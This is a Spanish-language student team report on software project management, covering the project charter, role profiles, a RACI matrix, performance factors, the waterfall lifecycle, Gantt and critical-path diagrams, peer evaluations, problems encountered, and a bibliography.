
Desarrollar el acta de constitución de proyecto es uno de los procesos contemplados en la guía PMBOK de gestión de proyectos del PMI (Project Management Institute). Este proceso se enmarca dentro del grupo de procesos de integración, aquellos destinados a conformar los diferentes elementos de un proyecto y coordinar las actividades.

**¿Qué elementos definen un Acta de Constitución de Proyecto?**

* Debe tratarse de un documento formal, por escrito.
* Su contenido debe estar debidamente consensuado: requiere aprobación.
* Define los objetivos de lo que se va a hacer: establece requisitos iniciales relacionados con las necesidades y expectativas de los interesados.

**¿Por qué es útil un Acta de Constitución de Proyecto?**

* Permite consensuar determinados aspectos del proyecto con el cliente o con todos los interesados.
* Facilita la dinámica de firma. En una ocasión me encontré con un cliente reacio a firmar la documentación, por miedo a verse después comprometido o atado. El problema, por lo tanto, no estaba en el propio documento Acta de Constitución, sino en una cuestión de desconfianza. Detectarlo nada más comenzar el proyecto me permitió trabajar ese aspecto.
* Determina aspectos fundamentales, tales como el objetivo general del proyecto, alcance del mismo, responsables de proyecto y funciones, equipos de trabajo, plazos de tiempo previstos y presupuesto acordado.
* Transmite formalidad y buena imagen.
* Facilita entender la figura del jefe de proyecto y la importancia de las tareas de coordinación e interlocución que éste asume.



**Importancia:**

Generar un acta de constitución de proyecto es de suma importancia ya que en ella se define lo que se va hacer, que se espera y que se pretende satisfacer con el desarrollo del proyecto.

Así como también se deja claro ciertos puntos del proyecto los cuales deben ser específicos como lo es el costo del proyecto, las personas que están involucradas en el mismo, es un documento donde tanto empresa desarrolladora como empresa cliente se comprometen a cumplir con las especificaciones que se plasmen en la misma.


### Perfiles de los participantes y del administrador

El desarrollo de software es una actividad que, dada su complejidad, debe desarrollarse en grupo. Además, esta actividad requiere de distintas capacidades, las que no se encuentran todas en una sola persona. Por ello, se hace necesario formar el grupo de desarrollo con las personas que cubran todas las capacidades requeridas.

Cada una de esas personas aportará al grupo parte del total de las capacidades necesarias para llevar a cabo con éxito el desarrollo.

Por ello, es que cada persona debe tener un rol dentro del grupo, que viene dado por su experiencia y capacidades personales. Estos roles son administrador de proyecto, analista, diseñador, programador, téster, asegurador de calidad, documentador, ingeniero de manutención, ingeniero de validación y verificación, administrador de la configuración y por último, el cliente.

Para cada uno de estos roles, se definen sus objetivos, actividades, interacción con otros roles, herramientas a utilizar, perfil de las personas en ese rol y un plan de trabajo.



**Importancia:**

En un entorno de trabajo es de suma importancia tener una asignación de roles bien elaborada esto de acuerdo a las habilidades y experiencia de cada de los involucrados del equipo de desarrollo, esto para tener un mejor desempeño de cada uno así como también un buen desarrollo de cada una de las actividades que implican el desarrollo del proyecto, esto trae consigo grandes ventajas en el ambiente laboral ya que teniendo claros los roles, responsabilidades y actividades a desarrollar por cada uno de los individuos hace que cada quien se centre en sus objetivos y por ende exista armonía entre el equipo.

### Matriz de responsabilidad

La matriz de asignación de responsabilidades es un mapa estructural que ilustra en quién recaen tareas y responsabilidades en la organización de un proyecto. Cada miembro del proyecto tiene sus tareas y responsabilidades que es plasmada en la matriz.

RACI es el acrónimo para las palabras:

* (R) Responsible - Responsable
* (A) Accountable - Rinde cuentas.
* (C) Consulted - Consultado.
* (I) Informed - Informado.

**Responsable:** Aquellos recursos que hacen el trabajo para lograr la tarea.

Normalmente hay un solo rol con el tipo de participación de responsable, aunque otros pueden asumir el mismo al ser delegada dicha responsabilidad para ayudar en el trabajo requerido.

**Accountable:** (la persona que rinde cuentas sobre la actividad, también definido como la autoridad final de aprobación). El responsable en última instancia por la realización correcta y completa de la entrega o la tarea, y aquel a quien el responsable debe rendirle cuentas.

En otras palabras, un “Accountable” debe firmar la aprobación del trabajo que es proporcionado por el responsable. Sólo debe haber un “Accountable” especificado para cada tarea o entrega.

**Consultado:** Aquellos que, no estando directamente implicados en el desarrollo de las actividades, se les solicita opiniones, y con quien exista una comunicación bidireccional.

**Informado:** Aquellos que se mantienen al día sobre los progresos, a menudo sólo cuando la tarea se termina o entrega, o que reciben las salidas de un proceso y con el que sólo hay una vía de comunicación.



**Importancia:**

Toda la información que se registra durante el transcurso del proyecto es importante, ya que al administrar esta información puedes utilizarla en problemas del proyecto o en futuros proyectos.

La matriz de responsabilidad es muy importante para el inicio de proyecto y para el transcurso del mismo, ye se encuentran las actividades a realizar, quien las va a realizar, quien es el que la autorizo, quien la revisara y a quién hay que consultar para esa actividad, esta información es uy importante ya que como lo dije anteriormente te indica quienes son los involucrados en las tareas ara una actividad del proyecto.

### Lista de factores de desempeño

El desempeño laboral es la forma en que los empleados realizan su trabajo.

Éste se evalúa durante las revisiones de su rendimiento, mediante las cuales un empleador tiene en cuenta factores como la capacidad de liderazgo, la gestión del tiempo, las habilidades organizativas y la productividad para analizar cada empleado de forma individual. Las revisiones del rendimiento laboral por lo general se llevan a cabo anualmente y pueden determinar que se eleve la elegibilidad de un empleado, decidir si es apto para ser promovido o incluso si debiera ser despedido.

Existen muchos factores a tener en cuenta para la evaluación del desempeño de los colaboradores, dependiendo del método de evaluación que se emplee, pero por lo general estos factores son los siguientes:

* **Calidad de trabajo:** Se refiere al desarrollo de las actividades sin errores, a la fabricación de productos o prestación de servicios de acuerdo a los estándares requeridos por el cliente.
* **Cantidad de trabajo:** Se refiere a la cantidad de trabajo que se puede medir según el área y el tipo de actividad que desarrolla, por ejemplo, productos elaborados sin defectos, tiempo empleado en el diseño de un nuevo producto, ventas cerradas, monto de cobranzas efectuadas, niveles de rentabilidad o productividad, etc.
* **Conocimiento del puesto:** Mide el grado de conocimiento y entendimiento del trabajo. Abarca los principios, los conceptos, las técnicas, etc., así como las destrezas para ejecutarlo.
* **Iniciativa:** Actúa sin necesidad de indicársele. Es eficaz al afrontar situaciones y problemas infrecuentes, tiene nuevas ideas, inicia la acción y muestra originalidad a la hora de hacer frente y manejar situaciones de trabajo. Puede trabajar independientemente.
* **Innovación y creatividad:** Es el grado en que va por delante de las tendencias, avizora la evolución del mercado, desarrollo nuevos productos, hace innovaciones de proceso, del producto y/o nuevas ideas en el campo que pueden mejorar la capacidad de la planta o mejorar los niveles de productividad, etc.
* **Relaciones con los compañeros:** Es la cualidad de mantener adecuadas relaciones con subordinados, superiores y compañeros, o clientes internos y externos, el grado para fomentar la participación e integración del personal. También se le llama relaciones interpersonales o humanas.
* **Liderazgo:** Es la dirección y desarrollo de los subordinados, el tipo de autoridad que ejerce y los objetivos que logra con su equipo de trabajo, la forma como asigna las tareas, motiva al personal y alcanza los resultados, etc. Asimismo, su sensibilidad o indiferencia a los problemas de los empleados y el interés de encontrar soluciones.
* **Responsabilidades:** Es el compromiso que muestra con sus obligaciones, el grado de cumplimiento con sus tareas, si asume sus obligaciones, actúa en todo momento a favor de la empresa. Mantiene bien cuidado los bienes, enseres, dinero a su cargo y controla al personal a su cargo.
* **Puntualidad:** Evalúa la exactitud con que cumple los plazos de entrega de los lotes de producción o las horas de llegada y salida dentro del horario de trabajo, así como su índice de asistencia e inasistencia.



**Importancia:**

Al realizar la investigación de los factores de desempeño dentro de los integrantes de un equipo de desarrollo o de cualquier otra actividad en equipos, se dan a conocer información sobre los integrantes del equipo, que ayudan o perjudican al proyecto, de esta manera pensamos que conocer esta información es muy importante ya que con ella puedes apoyar a tus compañeros de equipo de una mejor forma, lo cual beneficiara al equipo durante el transcurso del proyecto.

### Esquema del ciclo de vida


El modelo en cascada es un proceso de desarrollo secuencial, en el que el desarrollo de software se concibe como un conjunto de etapas que se ejecutan una tras otra. Se le denomina así por las posiciones que ocupan las diferentes fases que componen el proyecto, colocadas una encima de otra, y siguiendo un flujo de ejecución de arriba hacia abajo, como una cascada.

El ciclo de vida inicialmente propuesto por Royce en 1970, fue adaptado para el software a partir de ciclos de vida de otras ramas de la ingeniería. Es el primero de los propuestos y el más ampliamente seguido por las organizaciones (se estima que el 90% de los sistemas han sido desarrollados así).

Este es el más básico de todos los modelos y ha servido como bloque de construcción para los demás paradigmas de ciclo de vida. Está basado en el ciclo convencional de una ingeniería y su visión es muy simple: el desarrollo de software se debe realizar siguiendo una secuencia de fases. Cada etapa tiene un conjunto de metas bien definidas y las actividades dentro de cada una contribuyen a la satisfacción de metas de esa fase o quizás a una subsecuencia de metas de la misma.

**Etapas**

* Planeación del proyecto
* Ingeniería y análisis del sistema
* Análisis de los requisitos del sistema
* Diseño
* Codificación
* Pruebas
* Mantenimiento

Ciclo de vida en cascada (waterfall) ejemplo.

### Justificación de las actividades del proceso

El arquetipo del ciclo de vida en cascada abarca las siguientes actividades:

1. **Planeación del proyecto:** La gestión de proyectos de tecnologías de información (TI) es el proceso de planear, organizar y delimitar la responsabilidad de la realización de las metas específicas de TI de una organización.

**Justificación**: Para iniciar un proyecto de es necesario la planeación del mismo pues como se menciona anteriormente debemos tener una total organización de los diferentes recursos con los que cuenta el proyecto además de delimitar el desarrollo del mismo y la meta final, además de la finalidad del proyecto, es decir si se va a resolver un problema, aprovechar una oportunidad o dar respuestas a ejecutivos.

1. **Ingeniería y Análisis del Sistema**: Debido a que el software es siempre parte de un sistema mayor, el trabajo comienza estableciendo los requisitos de todos los elementos del sistema y luego asignando algún subconjunto de estos requisitos al software.

**Justificación:** Esta etapa es necesaria pues de esta parte comienza el análisis profundo de los sistemas tanto el que se va a desarrollar y el en donde se va a implementar una vez que el proyecto finalice.

1. **Análisis de los requisitos del software**: El proceso de recopilación de los requisitos se centra e intensifica especialmente en el software. El ingeniero de software debe comprender el ámbito de la información del software, así como la función, el rendimiento y las interfaces requeridas.

**Justificación**: Esta parte es una de las más importantes en el desarrollo del proyecto pues se realiza la recolección de los requerimientos es decir investigar con el cliente que es lo que quiere y plantearle la posible solución a su solicitud.

1. **Diseño**: El diseño del software se enfoca en cuatro atributos distintos del programa; la estructura de los datos, la arquitectura del software, el detalle procedimental y la caracterización de la interfaz. El proceso de diseño traduce los requisitos en una representación del software con la calidad requerida antes de que comience la codificación.

**Justificación**: Esta etapa es más importante aún que la anterior en cuestión del seguimiento del ciclo de vida, pues en esta etapa se diseña la base de datos, sus relaciones y operaciones, también el diseño de las interfaces o vistas del software.

1. **Codificación**: El diseño debe traducirse en una forma legible para la máquina. Si el diseño se realiza de una manera detallada, la codificación puede realizarse mecánicamente.

**Justificación**: En esta etapa comienza la construcción en cuanto a código del software pues sin él no sería posible el desarrollo del proyecto.


1. **Prueba**: Una vez que se ha generado el código comienza la prueba del programa. La prueba se centra en la lógica interna del software y en las funciones externas, realizando pruebas que aseguren que la entrada definida produce los resultados que realmente se requieren.

**Justificación**: Esta etapa es necesaria pues una vez que se codifica es necesario probar lo que se programó, saber si es lo que se esperaba o si esta correcto así podremos saber si esta os desarrollando lo que el cliente solicito.

1. **Mantenimiento**: el software sufrirá cambios después de que se entrega al cliente. Los cambios ocurrirán debidos a que se haya encontrado errores, a que el software deba adaptarse a cambios del entorno externo (sistema operativo o dispositivos periféricos) o a que el cliente requiera ampliaciones funcionales o del rendimiento.

### Diagrama de Gantt

Es una herramienta para planificar y programar tareas a lo largo de un período determinado. Gracias a una fácil y cómoda visualización de las acciones previstas, permite realizar el seguimiento y control del progreso de cada una de las etapas de un proyecto y, además, reproduce gráficamente las tareas, su duración y secuencia, además del calendario general del proyecto. (Barcelona, 2016)



**Justificación:**


Este tipo de diagrama es importante durante el desarrollo de proyectos ya sean para TI o de otros tipos de proyectos, ya que nos ayuda a sistematizar las actividades y llevar un control de las misma. Y así mismo tener un control respecto a la comunicación dentro del proyecto. Además de conocer un presupuesto, que recursos se van a tomar en cuenta para poder desarrollarlo entro otras cosas.

### Diagrama de ruta crítica

Una herramienta que me permita estimar el tiempo más corto en el que es posible completar un proyecto es el método de la ruta crítica (CPM-Critical Path Method) o del camino crítico. Este es un algoritmo utilizado para el cálculo de tiempos y plazos en la planificación de proyectos. El objetivo principal es determinar la duración de un proyecto, donde cada una de las actividades del mismo tiene una duración estimada. La duración de las actividades que forman la ruta crítica determina la duración del proyecto entero y las diferencias con las otras rutas que no sean la crítica se denominan tiempos de holgura. Un proyecto puede tener más de una ruta crítica.

El método de la ruta crítica usa tiempos ciertos o estimados y consiste prácticamente en:

* Identificar todas las actividades que involucra el proyecto
* Establecer relaciones entre las actividades. Decidir cuál debe comenzar antes y cuál debe seguir después.
* Construir una red o diagrama conectando las diferentes actividades a sus relaciones de precedencia.
* Definir costos y tiempo estimado para cada actividad.
* Identificar la ruta crítica y las holguras de las actividades que componen el proyecto.
* Utilizar el diagrama como ayuda para planear, supervisar y controlar el proyecto. (Torres, 2013)



**Justificación:**

Poder implementar una ruta crítica es de gran ayuda dentro del desarrollo de proyectos ya que esta misma nos brinda que tipo de tareas se pueden desfasar y cuáles no tiene desfase de tiempo. Por otra parte nos ayuda a tener un control de las tareas más importantes dentro del proyecto. Por otra parte cabe mencionar que para poderlo aplicar hay que tener en cuenta varios aspectos, como son los tiempos, tareas importantes y las tareas de cierre.

# REFLEXIONES

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Integrantes | 1 | 2 | 3 | 4 | Total |
| 1.Mayrani Reyes Galán | 10 | 10 | 10 | 10 | 40 |
| 2.José Alfredo Armenta Blanco | 10 | 10 | 10 | 10 | 40 |
| 3. Erick Antonio Mejía Meza | 10 | 10 | 10 | 10 | 40 |
| 4. Andrés Moreno García | 10 | 10 | 10 | 10 | 40 |

**Mayrani Reyes Galán**

¿Por qué me auto-evaluó de esta forma?

Considero que mi participación en cuanto al desarrollo de esta actividad fue 100% dedicada para tener un buen desarrollo de la misma.

¿Por qué co-evaluó a mis compañeros de esta forma?

Considero que la evaluación que les asigno a cada uno de mis compañeros es de acuerdo al esfuerzo que tuvieron para desarrollar de la mejor manera esta actividad así como considero que desde el principio que se hicieron estos cambios todos tratamos de cumplir con lo que nos pide el sistema y acoplarnos a esta nueva forma de trabajo de cada uno, por esa parte considero que tienen la calificación correcta que se les asigno.

**José Alfredo Armenta Blanco**

¿Por qué me auto-evaluó de esta forma?

Me auto-evaluó con esta calificación porque considero que cumplí con las actividades y tareas que me fueron asignadas con un 100% de cumplimiento.

¿Por qué co-evaluó a mis compañeros de esta forma?

Considero que en esta actividad mi equipo y yo estuvimos trabajando de manera equitativa y regular, a pesar de que apenas nos integramos como equipo desarrollador, para comenzar la actividad estuvo un poco sencilla y todos cumplimos con la parte que nos correspondía.

**Erick Antonio Mejía Meza**

¿Por qué me auto-evaluó de esta forma?

Me evaluó de esta manera ya que todos trabajos de igual manera.

¿Por qué co-evaluó a mis compañeros de esta forma?

Les asigne esa calificación ya que completaron sus actividades, además de eso dan solución a los problemas presentados.

**Andrés Moreno García**

¿Por qué me auto-evaluó de esta forma?

Me auto-evaluó de esta manera ya que considero que realice un buen trabajo realizando las investigaciones y el de acomodar la información en el documento.

¿Por qué co-evaluó a mis compañeros de esta forma?

Co-evaluó a mis compañeros de esta manera ya que considero que realizaron un excelente trabajo, iniciando con una buena comunicación al momento de dividir la actividad de buena manera para iniciar con la actividad.

# PROBLEMAS PRESENTADOS

|  |  |  |
| --- | --- | --- |
| Problemas presentados | | |
|  | Imagen relacionada |  |
|  | | |
| 1 | Uno de los problemas presentados en el desarrollo de esta actividad es que se tuvo que cambiar la asignación de actividades que previamente se habían asignado ya que se hicieron cambios en los equipos, esta mala organización se solucionó por así decirlo volviendo a trabajar en la reasignación de actividades. | |
| 2 | Otro problema presentado considero que fue en cuanto a las distintas formas de trabajo que cada uno de los nuevos integrantes de los equipos tenemos, esto se solucionó pues hablando y poniendo claro las formas de trabajar que son las mejores para un buen desarrollo de la actividad y sobre todo para tener una armonía como equipo. | |
| 3 | No cargaba la sección de E-libro de la biblioteca digital, la solución de este problema fue investigar los temas en otros medios como libros impresos y sitios de internet. | |
| 4 | Confusión sobre la información que se colocaría en diferentes tareas de la actividad como lo fue en el diagrama de Gantt o la matriz de responsabilidades, se solucionó preguntando a mis compañeros de equipo y a mis compañeros de clase. | |
| 5 | No se tuvo acceso a fuentes de la biblioteca digital. Solución se investigó en fuentes confiables en internet. | |
| 6 | Algunas páginas mostraban información completa. Además no todas son confiables. Solución buscar en diferentes sitios web al igual de tener paciencia. | |
| 7 | **Problemática:** entender algunos puntos a realizar en la actividad. Al realizar la actividad, qué problemáticas se presentaron y cuáles soluciones propuso cada integrante. Extensión en un inicio no se comprendía si los ejemplos en cuanto al apartado del proyecto eran en base al proyecto integrador o ejemplos comunes.  **Solución:** Plantear dicha problemática al profesor para aclaraciones | |
| 8 | **Problemática:** Elección del ciclo de vida adecuado para el proyecto integrador.  **Solución:** Investigar tres ciclos que sean aplicables al tipo de proyecto con el que contamos. | |

# BIBLIOGRAFÍAS

*AJDP Soft.* (2018). Obtenido de http://www.ajpdsoft.com/modules.php?name=Encyclopedia&op=content&tid=820

Alegsa, L. (14 de NOVIEMBRE de 2010). *www.alegsa.com.ar*. Obtenido de MP4: http://www.alegsa.com.ar/Dic/mp4.php

Ángel, M. M. (04 de Agosto de 2014). *Welivesecurity.* Obtenido de https://www.welivesecurity.com/la-es/2014/08/04/vulnerabilidades-que-es-cvss-como-utilizarlo/

*Apache foundation.* (2018). Obtenido de https://apachefoundation.wikispaces.com/Apache+Tomcat

Apowersoft. (12 de ENERO de 2016). *www.apowersoft.es*. Obtenido de Formato MP4: https://www.apowersoft.es/que-es-el-formato-mp4.html

Barcelona, U. d. (01 de Enero de 2016). *¿Que es un diagrama de gantt?* Recuperado el 16 de Mayo de 2018, de ¿Que es un diagrama de gantt?: https://www.obs-edu.com/int/blog-project-management/diagramas-de-gantt/que-es-un-diagrama-de-gantt-y-para-que-sirve

Carlos, J. (26 de DICIEMBRE de 2010). *psicologiayempresa.com*. Obtenido de Factores más usados en la evaluación de desempeño: https://psicologiayempresa.com/factores-mas-usados-en-la-evaluacion-de-desempeno.html

César, P. L. (2004). *MySQL para Windows y Linux.* México, df: Alfaomega Grupo Editor S.A de C.V.

Ceszpiicz's. (2 de SEPTIEMBRE de 2009). *ceszpiicz.wordpress.com*. Obtenido de Ventajas y Desventajas del formato MP3: https://ceszpiicz.wordpress.com/2009/09/02/%C2%BFcuales-son-las-ventajas-y-desventajas-del-formato-mp3/

docs, M. w. (15 de May de 2005). *MDN*. Obtenido de Mozilla: https://developer.mozilla.org/es/docs/Learn/Getting\_started\_with\_the\_web/JavaScript\_basics

EcuRed. (15 de Mayo de 2018). *EcuRed*. Obtenido de EcuRed: https://www.ecured.cu/CSS3

*Entre Desarrolladores.* (24 de Enero de 2015). Obtenido de https://entredesarrolladores.com/6896/apache-tomcat-8-0-9-vs-glassfish-server-4-1

Figuerola, N. (JUNIO de 2012). *articulospm.files.wordpress.com*. Obtenido de Matriz de Asignación de Responsabilidades (RAM): https://articulospm.files.wordpress.com/2012/07/matriz-de-asignacic3b3n-de-responsabilidades1.pdf

Guzmán Sánchez Mejorado, C. (2012). *BIBLIOTECAECEST.* (I. P. Nacional, Ed.) Obtenido de BIBLIOTECAECEST - Aplicaciones computacionales para la simplificación del manejo administrativo de una institución de educación superior: http://www.repositoriodigital.ipn.mx/handle/123456789/6329

Hose, C. (1 de FEBRERO de 2018). *www.cuidatudinero.com*. Obtenido de Desempeño laboral: https://www.cuidatudinero.com/13098642/cual-es-la-definicion-de-desempeno-laboral

HTML, A. d. (15 de Mayo de 2018). *Acerca de HTML*. Obtenido de Manual HTML: http://www.acercadehtml.com/manual-html/que-es-html.html

Inc, D. (01 de Enero de 2003). *¿Què es SSL (Secure Sockets Layer)?* Recuperado el 18 de Mayo de 2018, de ¿Què es SSL (Secure Sockets Layer)?: https://www.digicert.com/es/ssl.htm

Jiménez Flores, Oscar, Méndez Vilchis, Mario Alberto, Montero Márquez, Andrés, Morales Vilchis, Diana & Velasco Esquivel, Victor Ernesto. (2012). *Universidad Nacional Autónoma de México Facultad de Ingeniería.* Obtenido de Desarrollo de un portal en internet, para empresa que comercializa Bolsos: www.ptolomeo.unam.mx

Joshimar, C. S. (20 de Marzo de 2014). *Slideshare.* Obtenido de https://es.slideshare.net/joshimarc/vulnerabilidades-web-32542315

Massachusetts, I. d. (01 de Enero de 2018). *Protocolo SSH.* Recuperado el 18 de Mayo de 2018, de Protocolo SSH.: http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-rg-es-4/ch-ssh.html

Mejia, A. (11 de Junio de 2011). *Slidershare.* Obtenido de Ventajas y desventajas de los servidores apache y IIS: https://es.slideshare.net/Anthony\_mejias/ventajas-y-desventajas-de-los-servidores-apache-y-iis

*mentory.online*. (15 de FEBRERO de 2018). Obtenido de RACI o matriz de responsabilidades: https://mentory.online/2018/02/raci-o-matriz-de-responsabilidades.html

*MySQL Developer Zone.* (2010). Obtenido de Las principales características de MySQL: http://ftp.tcrc.edu.tw/MySQL/doc/refman/5.0/es/features.html

*OWASP.* (2017). Obtenido de OWASP - Top 10 - 2017 Los diez riesgos más criticos en Aplicaciones Web: https://www.owasp.org/index.php/Top\_10-2017\_Foreword

*pages.nist.gov.* (13 de Mayo de 2018). Obtenido de Authenticator and Verifier Requirements: https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret

Puertas, J. P. (2004). *Creación de un portal con PHP y MYSQL.* México: RA-MA editorial.

Quijado, J. L. (2010). *Domine PHP y MYSQL.* México: RA-MA Editorial.

Román Muñoz, Fernando, Sabido Cortés, Iván Israel & García Villalba, Luis Javier. (2014). *BIBLIOTECAECEST.* (U. d. Alicante, Ed.) Obtenido de BIBLIOTECAECEST - Capacidades de detección de las herramientas de análisis de vulnerabilidades en aplicaciones web: https://rua.ua.es/dspace/bitstream/10045/40421/1/RECSI-2014\_29.pdf

Santamaria, José & Hernández, Javier. (2018). *IES San Vicente .* Obtenido de IES San Vicente - Microsoft SQL Server: https://iessanvicente.com/colaboraciones/sqlserver.pdf

*sites.google.com*. (17 de MAYO de 2018). Obtenido de Matriz de asignación de responsabilidades (RACI): https://sites.google.com/site/upcintroagerencia/matriz-de-asignacion-de-responsabilidades-raci

Software, R. (1 de FEBRERO de 2018). */www.remosoftware.com*. Obtenido de archivos-avi-ventajas-y-desventajas-: https://www.remosoftware.com/info/es/archivos-avi-ventajas-y-desventajas-y-como-abrir-uno/

*SQL Server.* (2018). Obtenido de https://sqlserver4b.weebly.com/ventajas-y-desventajas.html

*Super Información Web.* (2014). Obtenido de http://superinformacionweb.blogspot.mx/2014/11/ventajas-y-desventajas-de-mysql.html

Torres, L. M. (14 de Abril de 2013). *Método de Ruta Crítica – CPM (Critical Path Method)* . Obtenido de Método de Ruta Crítica – CPM (Critical Path Method) : http://www.eoi.es/blogs/madeon/2013/04/14/metodo-de-ruta-critica-cpm-critical-path-method/

Tutorialspoint.com (Ed.). (2010). *OpenLibra.* Obtenido de OpenLibra - MySQL: https://openlibra.com/es/book/mysql-tutorial

*Universidad de allende.* (2002). Obtenido de Universidad de allende - Productos para desarrollar aplicaicones web: ASP, CFM, JSP y PHP: https://rua.ua.es/dspace/bitstream/10045/14015/4/2-asp-cfm-jsp-php.pdf

Valdés, D. P. (02 de Noviembre de 2007). *Mestros de la web*. Obtenido de Mestros de la web: http://www.maestrosdelweb.com/los-diferentes-lenguajes-de-programacion-para-la-web/

Valladares, N. A. (17 de Mayo de 2018). *computerhelperblogs.blogspot.mx*. Obtenido de Ventajas y desventajas de los formatos de música y sonidos: http://computerhelperblogs.blogspot.mx/p/blog-page.html

Varela, M. (22 de Marzo de 2016). *Cursos femxa.es.* Obtenido de Cursos femxa.es - 5 Grandes ventajas de Oracle: https://www.cursosfemxa.es/blog/desarrollo-profesional/5-ventajas-oracle

Ward, D. (17 de MAYO de 2018). *techlandia.com*. Obtenido de WMV: https://techlandia.com/wmv-info\_295712/

*www.coolutils.com*. (17 de MAYO de 2018). Obtenido de OGG: https://www.coolutils.com/es/Formats/OGG

*www.ite.educacion.es*. (17 de MAYO de 2018). Obtenido de Formatos de audio: http://www.ite.educacion.es/formacion/materiales/107/cd/audio/audio0102.html

# GLOSARIO

